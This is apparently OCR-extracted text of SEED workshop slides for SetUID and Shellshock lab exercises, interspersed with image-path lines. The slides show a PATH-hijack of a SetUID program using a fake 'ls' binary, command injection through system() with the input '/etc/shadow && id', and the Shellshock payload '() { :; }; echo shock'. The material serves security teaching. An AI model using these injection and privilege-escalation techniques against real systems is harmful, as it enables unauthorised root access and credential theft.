

VirtualBox Snapshot


SEED Workshop




Open Snapshot Tab



Create Snapshot



Create Snapshot



Restore Snapshot


SetUID Intro

SEED Workshop


Outline

Concepts and Background

Zsh Exercise



Why do we need SetUID?



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





Why do we need SetUID?




What is SetUID?




What is SetUID?



What is SetUID?



What is SetUID?



What is SetUID?

Effective ID

```
> id
uid=1000(seed)
gid=1000(seed)
groups=1000(seed)
```

```
> id
uid=1000(seed)
gid=1000(seed)
euid=0(root)
groups=0(root)
```

Commands

```
# Change a file’s owner to root
sudo chown root file

# Turn a program into a SetUID program
sudo chmod 4755 program
```

Exercise

- Make copy of /bin/zsh program
- What happens if we run it as:
  - A program a regular user owns?
  - A program root owns?
  - A SetUID program root owns?

SetUID Lab

SEED Workshop

tinyurl.com/lmmca8f

Bash v.s. Zsh

What happens if we make bash and zsh root owned SetUID programs and then start them as a regular user?

If there is a difference in behaviour, why?

One problem...

No one makes a shell program a SetUID program.

C Library System

```
int system(const char *command);
```

```
/bin/sh -c command
```

Lab Setup

```
sudo ln -sf /bin/zsh /bin/sh
```

A Simple SetUID Program

```
int main()
{
   system(“ls”);
   return 0;
}
```

The Problem

```
int main()
{
   system(“ls”); // relative path
   return 0;
}
```

How does linux find ls?

```
> env | grep "^PATH"
PATH=.:/usr/lib/lightdm/lightdm:
/usr/local/sbin:/usr/local/bin:
/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games
```

We control the env...

```
> env | grep "^PATH"
PATH=.:/usr/lib/lightdm/lightdm:
/usr/local/sbin:/usr/local/bin:
/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games
```

… we control the program

```
/* ls.c */
#include <stdio.h>
#include <stdlib.h>
int main()
{
        printf(“Malicious program\n”);
        system(“id”);
        return 0;
}
```

System v.s. Execve

```
int system(const char *command);

int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

Another program...

```
> program <param1>

system(“/bin/cat <param1>”);

execve(“/bin/cat”, “<param1>”, 0);
```

… another attack.

```
> program “/etc/shadow && id”
```

```
system(“/bin/cat /etc/shadow && id”);
```

```
execve(“/bin/cat”, “/etc/shadow && id”, 0);
```

Shellshock Lab

SEED Workshop

Outline

Concepts and Background

Apache Shellshock

SetUID Shellshock

Bash Functions

```
foo() { echo bar; }
```

---- Terminal ----

```
> foo
bar
```

Inside Bash...

Bash’s environment variables:

```
KEY   = foo
VALUE = () { echo bar; }
```

Shellshock

```
> export foo=’() { :; }; echo shock’
> bash
shock
```

What Happened?

Environment variables:

```
KEY    = foo
VALUE = () { :; }; echo shock
```

Attack Vectors

Apache

SetUID

SetUID SEED Lab

tinyurl.com/kds56y5

Apache

CGI - Common gateway interface

```
#!/bin/bash
echo “Content-type: text/plain”
echo
echo
echo “Hello World”
```

